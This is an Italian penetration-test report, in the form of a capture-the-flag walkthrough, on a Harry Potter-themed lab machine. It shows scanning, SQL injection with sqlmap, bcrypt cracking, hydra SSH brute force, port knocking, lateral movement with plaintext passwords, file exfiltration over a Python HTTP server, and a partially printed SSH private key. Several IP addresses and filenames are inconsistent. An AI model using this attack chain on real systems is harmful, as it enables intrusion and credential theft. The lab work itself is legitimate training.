

SECURE SENTINELS

PENETRATION TEST

BLACKBOX EPISODE



Target: BlackBox - IP: 192.168.50.6

Data: 30 Gennaio 2026

Redatto da: Secure Sentinels Team

1. Introduzione

Il presente documento illustra i risultati dell'attività di Penetration Testing condotta sull'infrastruttura "**Hog Theta**" (Target primario: **192.168.50.6**). L'analisi, svolta in modalità **Black Box** (senza alcuna conoscenza pregressa dell'infrastruttura), ha simulato lo scenario di un attaccante esterno motivato.

L'attività ha portato alla **compromissione totale del sistema**.

La catena di attacco ha sfruttato molteplici vettori:

1. **Misconfiguration & Information Disclosure:** Presenza di commenti sensibili nel codice HTML e file nascosti accessibili.
 2. **Web Application Vulnerabilities:** SQL Injection critica sul portale di login legacy.
 3. **Weak Credentials:** Utilizzo di password deboli vulnerabili ad attacchi a dizionario.
 4. **Steganografia:** Utilizzo improprio di file immagine per nascondere dati sensibili.
 5. **Privilege Escalation:** Sfruttamento di backup non sicuri e chiavi SSH non protette.
-

2. Information Gathering & Network Scanning

La fase iniziale ha avuto l'obiettivo di mappare la superficie di attacco dell'host target per identificare i servizi esposti e potenziali punti di ingresso.

2.1 Analisi dei Servizi (Nmap)

È stata eseguita una scansione approfondita utilizzando **nmap** con flag per il rilevamento delle versioni (**-sV**) e del sistema operativo (**-O**).

Comando eseguito:

nmap -sV -O 192.168.50.6


```
(kali㉿kali)-[~]
$ nmap -sV -o 192.168.50.6
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-29 15:25 CET
Nmap scan report for 192.168.50.6
Host is up (0.00021s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftptd
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp         (Firmware: 1)
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5060/tcp  open  tcpwrapped
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
8443/tcp  open  ssl/tcpwrapped
MAC Address: 08:00:27:F8:C5:E1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.44 seconds
```

Analisi dei Risultati: La scansione ha rivelato una topologia complessa con servizi esposti sia su porte standard che non standard, indicando una possibile segmentazione dei servizi o tentativi di "**Security through Obscurity**".

- **Porte rilevate:** 21 (FTP), 22 (SSH), 80 (HTTP).
- **Porte non standard:** 2222 (SSH secondario), 8080 (HTTP-Proxy).

L'interazione con il servizio web sulla porta 80 ha rivelato che la pagina predefinita ospita un **portale di autenticazione**.



2.2 Directory Enumeration

Per identificare risorse web non indicizzate, è stato utilizzato **gobuster** con una wordlist di dimensioni medie.


Comando eseguito:

```
gobuster dir -u http://192.168.50.6 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-  
medium.txt
```

```
[(kali㉿kali)-~] $ gobuster dir -u http://192.168.50.6 \  
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
_____  
Gobuster v3.8  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
_____  
[+] Url: http://192.168.50.6  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8  
[+] Timeout: 10s  
_____  
Starting gobuster in directory enumeration mode  
_____  
/images (Status: 301) [Size: 313] [→ http://192.168.50.6/images/]  
/css (Status: 301) [Size: 310] [→ http://192.168.50.6/css/]  
/javascript (Status: 301) [Size: 317] [→ http://192.168.50.6/javascript/]  
/tmp (Status: 200) [Size: 18]  
/oldsite (Status: 301) [Size: 314] [→ http://192.168.50.6/oldsite/]  
/server-status (Status: 403) [Size: 277]  
Progress: 220558 / 220558 (100.00%)  
_____  
Finished  
_____
```

L'enumerazione ha esposto directory critiche che non dovrebbero essere pubblicamente accessibili:

- **/login.php**



```

    height: 100vh;
}
#img {
    width: 30%;
    margin-right: 10px;
    margin-left: auto;
}
form {
    background: #fff;
    padding: 50px;
    margin-left: 10px;
    margin-right: auto;
    width: 30%;
    border-radius: 5px;
    border: 1px solid #ddd;
    border-radius: 5px;
}
input[type="text"],
input[type="password"],
input[type="submit"] {
    width: 100px;
    margin: 10px 0;
    padding: 10px;
    border: 1px solid #ddd;
    border-radius: 5px;
}
input[type="submit"] {
    background: #333;
    color: #fff;
    cursor: pointer;
}
input[type="submit"]:hover {
    background: #555;
}
body {
    background: #2f3541;
}
/*
++++++[>>+++++>++++++>++++++<<<-]>>++++++>+++++++.+,.,-----,>-----,+,<,>>+++++,+++,-->
*/

```

```

    Not Secure http://192.168.50.6/tmp
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
7282 => intenzioni

```

```

    Not Secure http://192.168.50.6/oldsite/login.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility
Search HTML
<!DOCTYPE html>
<html lang="en">
<head>(></head>
<body> flex

<!--++++++[>>+++++>++++++>++++++<<<-]>>++++++>+++++++.+,.,-----,>-----,+,<,>>+++++,+++,-->
<form method="POST">(></form>
</body>
</html>


```

```


    Not Secure http://192.168.50.6/login.php
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Nessus Essentials / Fo... HTB Account
Logger Network Style Editor Performance Memory Storage Accessibility Application
height: 100vh;
}
#img {
    width: 30%;
    margin-right: 10px;
    margin-left: auto;
}
form {
    background: #fff;
    padding: 50px;
    margin-left: 10px;
    margin-right: auto;
    width: 30%;
    border-radius: 5px;
    border: 1px solid #ddd;
    border-radius: 5px;
}
input[type="text"],
input[type="password"],
input[type="submit"] {
    display: block;
    width: 100px;
    margin: 10px 0;
    padding: 10px;
    border: 1px solid #ddd;
    border-radius: 5px;
}
input[type="submit"] {
    background: #333;
    color: #fff;
    cursor: pointer;
}
input[type="submit"]:hover {
    background: #555;
}
body {
    background: #2f3541;
}
/*
++++++[>>+++++>++++++>++++++<<<-]>>-----,+.,<,>+++++,+,<,>>+++++++.+,.,-----,+<,>-----,++++++++
*/

```

- **/oldsite/tmp**



- **/welcome.php**



3. Vulnerability Assessment & Web Exploitation

3.1 Information Disclosure & Steganografia

Analizzando manualmente il codice sorgente (HTML/CSS) delle pagine individuate (**/login.php** e **/oldsite**), sono stati trovati commenti.

In particolare, nel codice sorgente è stato notato un tag **** sospetto con un attributo non standard: **password="accio"**. Questo ha suggerito l'uso di steganografia.

Abbiamo scaricato l'immagine del logo presente nel vecchio sito.

Comando:

```
 wget http://192.168.50.6/oldsite/images/theta-logo.jpg
```

```
(kali㉿kali)-[~/Desktop]
$ wget http://192.168.50.6/oldsite/images/theta-logo.png
--2026-01-29 15:51:13-- http://192.168.50.6/oldsite/images/theta-logo.png
Connecting to 192.168.50.6:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 413315 (404K) [image/png]
Saving to: 'theta-logo.png'

theta-logo.png      100%[=====] 403.63K --.-KB/s   in 0.001s
2026-01-29 15:51:13 (351 MB/s) - 'theta-logo.png' saved [413315/413315]
```


Utilizzando **steghide** con la password "accio" recuperata dal codice HTML, è stato possibile estrarre un file nascosto all'interno dell'immagine.

Comando:

```
steghide extract -sf theta-logo.jpg > poesia.txt
```

```
(kali㉿kali)-[~/Desktop]$ steghide extract -sf theta-logo.jpg > poesia.txt  
Enter passphrase:  
the file "poesia.txt" does already exist. overwrite ? (y/n) y  
wrote extracted data to "poesia.txt".
```

Il file **poesia.txt** conteneva indizi cruciali su nomi utente ("Luca", "Milena") e riferimenti a porte specifiche.



3.2 SQL Injection (SQLMap)

Il form di login presente in **/oldsite/login.php** è risultato vulnerabile a SQL Injection. Questo difetto critico permette a un attaccante di interrofare direttamente il database.

Utilizzando **sqlmap**, è stato effettuato il dump della tabella utenti.

Comando:

```
sqlmap -u "http://192.168.50.9/oldsite/login.php"  
--forms --dump --batch
```

```
[kali㉿kali)-[~/Desktop]$ sqlmap -u "http://192.168.50.6/oldsite/login.php" --forms --dump --batch
```

```
File Edit Search View Document Help  
+ F ⌘ C x ↻ ⇢ ✖ ☰ 🔍 🔍 🔍  
1 anna:$2y$10$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK  
2 luca:$2y$10$lnS1EUevEtLqsp.0Eq4UkuGREzvkhuzCdpT9h5t.Fw6oBZsai.Ei  
3 marco:$2y$10$gdY5a.GIC6ulg7ybIBMh0O0U7Cdo.pEebWsl7E/CLGFHoTG39LePAK  
4 milena:$2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy
```

È stato esfiltrato l'hash della password dell'utente "**milena**".

3.3 Password Cracking & Accesso Web

L'hash recuperato è stato sottoposto ad attacco offline utilizzando **John The Ripper** e la wordlist **rockyou.txt**.


Comando:

```
john --wordlist=/usr/share/wordlists/rockyou.txt  
hashmilena.txt --fork=4
```

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:05 0.03% (ETA: 2026-02-02 20:12) 0g/s 44.00p/s 88.01c/s 88.01C/s 1236987..chris2
0g 0:00:02:06 0.03% (ETA: 2026-02-02 19:38) 0g/s 44.22p/s 88.73c/s 88.73C/s frank1..killal1
0g 0:00:02:07 0.03% (ETA: 2026-02-02 18:23) 0g/s 44.72p/s 89.45c/s 89.45C/s dreamgirl..lavidaesbella
0g 0:00:08:10 0.13% (ETA: 2026-02-02 17:46) 0g/s 44.51p/s 89.02c/s 89.02C/s 111994..010387
0g 0:00:16:58 0.26% (ETA: 2026-02-02 17:58) 0g/s 44.51p/s 89.02c/s 89.02C/s SHEILA..4206969
0g 0:00:23:25 0.36% (ETA: 2026-02-02 17:27) 0g/s 44.61p/s 89.25c/s 89.25C/s DANCE..555111
0g 0:00:24:54 0.39% (ETA: 2026-02-02 16:53) 0g/s 44.82p/s 89.65c/s 89.65C/s 1crystal..170684
0g 0:00:26:40 0.42% (ETA: 2026-02-02 15:37) 0g/s 45.32p/s 90.64c/s 90.64C/s sexy bitch..samantha15
0g 0:00:26:41 0.42% (ETA: 2026-02-02 15:35) 0g/s 45.33p/s 90.69c/s 90.69C/s robertico..ramonik
darkprincess (milena) [REDACTED]
ig 0:00:32:12 0.73% (ETA: 2026-02-01 3:15) 0.000517g/s 64.81p/s 102.9c/s 102.9C/s course..controls
```

La password è stata crackata con successo: **darkprincess**.

Con queste credenziali, è stato effettuato l'accesso al portale [/login.php](#).



Esaminando il codice HTML è stato possibile recuperare un ulteriore indizio per la mappa del malandrino.

Una volta autenticati, è stata rilevata una vulnerabilità **XSS (Cross-Site Scripting)** che mostrava frasi di Harry Potter a schermo. Tuttavia, l'elemento più importante è stato individuato analizzando i cookie di sessione: un cookie chiamato "**Wand**" con valore **c2MqVDFS0VN5ezVi** (stringa codificata che servirà successivamente).

Ciao, milena!

`<script>alert(1)</script>`

Submit

Signor harry, non puoi attraversare la barriera del binario 9 e ¾. Sei sicuro di non essere un Babbano?

Signor Harry, non puoi attraversare la barriera del binario 9 e $\frac{3}{4}$. Sei sicuro di non essere un Babbano?

Ciao, milena!

<script>alert(1)</script>

Submit

Il signor Lunastorta porge i suoi complimenti al professor Piton e lo invita a tenere il suo naso adunco fuori dagli affari altrui.

Il signor Lunastorta porge i suoi complimenti al professor Piton e lo invita a tenere il suo naso adunco fuori dagli affari altrui.

Ciao, milena!

fatto il misfatto

Submit

Ciao, milena!

Giuro solennemente di non avere buone intenzioni

Submit

Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?

4. Infrastructure Access

4.1 SSH Brute Force (Porta 2222)

Dagli indizi raccolti (file **poesia.txt**), si faceva riferimento a un utente generico **user** e a una porta secondaria. È stato lanciato un attacco brute force mirato sulla porta 2222.

Comando:

```
hydra -l user -P /usr/share/wordlists/rockyou.txt -s 2222 -t 4 -f 192.168.50.6 ssh
```

```
(kali㉿kali)-[~]
$ hydra -l user -P /usr/share/wordlists/rockyou.txt -s 2222 -t 4 -f 192.168.50.6 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-29 09:53:49
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.50.6:2222/
[STATUS] 228.00 tries/min, 228 tries in 00:01h, 14344171 to do in 1048:34h, 4 active
[STATUS] 227.33 tries/min, 682 tries in 00:03h, 14343717 to do in 1051:36h, 4 active
[2222][ssh] host: 192.168.50.6 login: user password: harry
[STATUS] attack finished for 192.168.50.6 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-29 10:00:10
```

L'attacco ha avuto successo trovando la password: **harry**.

4.2 Accesso Iniziale & Port Knocking Discovery

Eseguito il login SSH sulla porta 2222:

```
ssh user@192.168.50.18 -p 2222
```

```
(kali㉿kali)-[~]
└─$ ssh -p 2222 user@192.168.50.6
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.50.6's password:
*****
*          *          *
*      ⚡ Benvenuti al Server Magico di HogTheta ⚡      *
*          *          *
* Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*          *          *
*      △ Ricordate: ogni accesso non autorizzato verrà      *
* immediatamente riportato al Ministero della Magia. △      *
*          *          *
*****user@hogtheta:~$ df
Filesystem           Size  Used Avail Use% Mounted on
rootfs              4.7G  731M  3.8G  17% /
udev                 10M    0   10M   0% /dev
tmpfs                25M  192K  25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs                5.0M    0   5.0M   0% /run/lock
tmpfs                101M   0  101M   0% /run/shm
lumos                1700    0   1700   0% La luce illumina la stanza,
rivelando che il numero magico per 'solennemente' è 1700.
user@hogtheta:~$
```

All'interno del sistema, esplorando le cartelle, è stato trovato un riferimento alla parola "**solennemente**". Eseguendo il comando **df** (disk free), il nome del filesystem montato rivelava la stringa "lumos".

L'accesso ai server principali era bloccato da firewall. Analizzando i file trovati nelle directory web (/tmp, ecc.) contenenti codice esoterico (**Brainfuck**) e combinandoli, è stata ricostruita una sequenza di **Port Knocking**.

La sequenza corretta per sbloccare la porta 22 è risultata essere:

**9220 -> 1700 -> 9991 -> 55677 -> 37789 -> 7282 -> 65511 -> 12000
-> 41002**

9220	=>	giuro
1700	=>	solennemente
9991	=>	di
55677	=>	non avere
37789	=>	buone
7282	=>	intenzioni
65511	=>	fatto
12000	=>	il
41002	=>	misfatto

Comando di sblocco:

**knock -v 192.168.13.6 9220 1700 9991 55677 37789 7282
65511 12000 41002**

```
(kali㉿kali)-[~]
└─$ knock -v 192.168.50.6 9220 1700 9991 55677 37789 7282 65511 12000 41002
hitting tcp 192.168.50.6:9220
hitting tcp 192.168.50.6:1700
hitting tcp 192.168.50.6:9991
hitting tcp 192.168.50.6:55677
hitting tcp 192.168.50.6:37789
hitting tcp 192.168.50.6:7282
hitting tcp 192.168.50.6:65511
hitting tcp 192.168.50.6:12000
hitting tcp 192.168.50.6:41002
```

5. Lateral Movement

5.1 Accesso come Milena (SSH)

Dopo aver sbloccato la porta 22 tramite il port knocking, è stato possibile connettersi via SSH utilizzando le credenziali di Milena (**darkprincess**) precedentemente crackate.

Comando:

```
ssh milena@192.168.13.6 -p 22
```

```
(kali㉿kali)-[~]
└─$ ssh -p 22 milena@192.168.50.6
milena@192.168.50.6's password:
Theta fa schifo

Last login: Thu Jan 29 15:22:33 2026 from 192.168.50.100
milena@blackbox:~$ pwd
```

```
milena@blackbox:/home$ ls -la
total 28
drwxr-xr-x  7 root    root    4096 Sep 30  2024 .
drwxr-xr-x 21 root    root    4096 Oct  2  2024 ..
drwx----- 10 anna   anna    4096 Oct  2  2024 anna
drwx-----  5 luca   luca    4096 Jan 29 11:30 luca
drwx-----  3 marco  marco   4096 Jan 29 10:26 marco
drwx-----  4 milena milena  4096 Oct  2  2024 milena
drwxrwx---  2 anna   shared  4096 Oct  2  2024 shared
```

Esplorando la directory `/home/shared`, è stato individuato un file nascosto: `.mylovepotioN`. La lettura di questo file ha rivelato le password in chiaro per gli utenti "Luca" e "Marco".

```
milena@blackbox:/home/shared$ pwd  
/home/shared  
milena@blackbox:/home/shared$ cat .myLovePotion.swp  
ai(q4P7>(Fw9S3P  
9iT(0F98!7^-I&h  
darkprincess
```

Flag Trovata (Easter Egg): "Incanto della sapienza".

```
milena@blackbox:/home$ cd milena  
milena@blackbox:~$ ls -la  
total 36  
drwx----- 4 milena milena 4096 Oct  2  2024 .  
drwxr-xr-x  7 root   root   4096 Sep 30  2024 ..  
-rw-----  1 milena milena  469 Jan 29 10:31 .bash_history  
-rw-r--r--  1 milena milena  220 Sep 22  2024 .bash_logout  
-rw-r--r--  1 milena milena 3771 Sep 22  2024 .bashrc  
drwx----- 2 milena milena 4096 Sep 30  2024 .cache  
drwxrwxr-x  3 milena milena 4096 Sep 22  2024 .local  
-rw-r--r--  1 milena milena  807 Sep 22  2024 .profile  
-rw-r--r--  1 root   root   33 Sep 24  2024 flag.txt  
milena@blackbox:~$ cat flag.txt  
FLAG{incanto_della_sapienza_123}
```

5.2 Accesso come Luca

Utilizzando la password trovata nel file `.mylovepotioN` `9iT(0F98!7^-I&h`, è stato eseguito il movimento laterale verso l'account di Luca sull'host principale.

Comando:

```
ssh luca@192.168.50.6 -p 22
```

```
[kali㉿kali)-[~]  
└─$ ssh -p 22 luca@192.168.50.6  
luca@192.168.50.6's password:  
Theta fa schifo  
  
Last login: Thu Jan 29 10:27:02 2026 from 192.168.50.100  
luca@blackbox:~$ █
```

Flag Trovata (Easter Egg): "Cuore di leone".

```
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

6. Fase 5: Privilege Escalation (ROOT)

6.1 Esfiltrazione Backup & Steganografia Avanzata

Nella home directory dell'utente Luca, è stato individuato un file di backup sospetto denominato **.theta-key.jpg.bk**. Per analizzarlo, è stato necessario esfiltrarlo sulla macchina attaccante. È stato avviato un server Python temporaneo sulla macchina target:

Bash

```
python3 -m http.server 9000
```

```
luca@blackbox:~$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.50.100 - - [29/Jan/2026 17:07:39] "GET /.theta-key.jpg
.bk HTTP/1.1" 200 -
```

E scaricato il file dalla macchina attaccante:

```
wget http://192.168.50.6:9000/.theta-key.jpg.bk
```

```
(kali㉿kali)-[~]
$ wget http://192.168.50.6:9000/.theta-key.jpg.bk
--2026-01-29 18:07:39--  http://192.168.50.6:9000/.theta-key.j
pg.bk
Connecting to 192.168.50.6:9000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 142396 (139K) [application/octet-stream]
Saving to: '.theta-key.jpg.bk.1'

.theta-key.jpg. 100%[=====] 139.06K  --.-KB/s    in 0s

2026-01-29 18:07:39 (373 MB/s) - '.theta-key.jpg.bk.1' saved [142396/142396]
```

Il file era un'immagine protetta da steganografia. Per estrarne il contenuto, è stata utilizzata come password la stringa trovata nel **Cookie "Wand"** durante la fase di analisi del sito (**c2MqVDFS0VN5ezVi**).

Comando:

steghide extract -sf theta-key.jpg

```
(kali㉿kali)-[~/Desktop]$ steghide extract -sf theta-key.jpg  
Enter passphrase:  
wrote extracted data to "id_rsa".
```

File Edit Search View Document Help

File Edit Search View Document Help

1 | —BEGIN OPENSSH PRIVATE KEY—
2 b3BlnNzaC1rZXktdjEAAAABG5vbmlUAAAEBm9u9zQAAAAAAABAABlwAAAAdzc2gtcn
3 NhAAAAAAwEAQAAAAYEaqdc5eyNiG7l08UXIRLVfRm8onZ+kKggorLfyEjNjjl644QKef3
4 8Vg2u5Xzdpqj9tWSWAz7M066i4w1ahy7anhIWzoVV7UG/FvsbR1Kr/UbR7odwoBW6N2PXA
5 zrjfGuTvhqo30p4K18TnzPPhPo3/H5WFRARP6v6H57GdtjgdUODafxqrAxRI6D8Au85
6 uESVO9eCab0vqDbvY09LUvuoalRNg66W+PEib2eCpNu0RxOrm0D4geG7KaowJ1AcrN6cm
7 WoEKhJ9nPaNbzNmxAya+TPYMK+VeBzJlqielRAGMs1pjgadaWYkeJx73ay5NoNh
8 K5DhL516NX0zD7prA0cOckCPw+9agF0lybcGNC1yMhpXayJiq3sP+dFEx+87ev2Lc0jL97
9 cIZ092skPtj/GNcr5L/PBXi7ccgInmCC+e00U0Qhzd0M5mwaxvhElu6VGbkawLdsybulcl
10 ixWQ49jJ4W8t2yIBNEL1zQ/MW52zC04pCZvC40/hAAAF1EumHwNlph8DAAAAB3NzA1yc2
11 EAAAABAKN0XjsHyh5dPFFyEZV1X6ZPKJ2fpchoKKy38hGIZ5Szeu0Ecnn9/FYNrkL83aY
12 I/bVkgLm+zNououMMWocu2p4SfMaFvE1Bvxh7G0dSg/1606eHCKAVujdj1wM64YlxLk76q
13 N9KetcfE58zZ4Tzd/yvRUQETTxr+h+exnYY4HVdg2n16qmWMS0g/AlvObhElTgxPxm
14 9L6g722DvS1bqgi0YDeulvjxIm/HggTebtEcTkZtA+IhhuyqmCqdQHKzenJlnioVyx/Wj
15 aWszWzTWzSqmMvkz2DjpLMwSzaonpawBqzLgtA4GnWlmjhice92suTaITSuQ4s+dejVz
16 sw+6awNhdNja8PvWhn9Jcm3bjWdcjt18emiyqt0j7h4Rjv0lrmym3JQ7Mm7pxJy1lkoPYyEv
17 /xjXK+S/zWv4u3HIC5ggvntNFNEiC3tj0Zsgl74Rjv0lrmym3JQ7Mm7pxJy1lkoPYyEv
18 LdsiATRC9C0PzFudmXNQ0QmVxONP4QAAAAMBAEAAAGATYl6PsPg3Zzf0Ixyn8W8s568tVK
19 AzLNVVECIIBxyayNyjihRjxbxsqGaE6SbtzN0tqhGds6YNGoF1QaMbezuVzi6OnTvue/Gd
20 xFU1DSV7xPPp5ee0kY7k3n/T5IrTeGmDjZB8eQ+BsfyTbQm22jQd2576Q1hbVRhkkPsiL
21 a6Pw48/tv51uVPUwGeFxPyPeEktuTwR/Mge9KAuA0Jz3cnloDevWqhGbw/WiGddgGY6
22 AkzhZ956ENut4Fk/nlvLy9qz9vEcxo0862a08c11Cv71Pfomu1Syph5x9CKBF85aQTKG
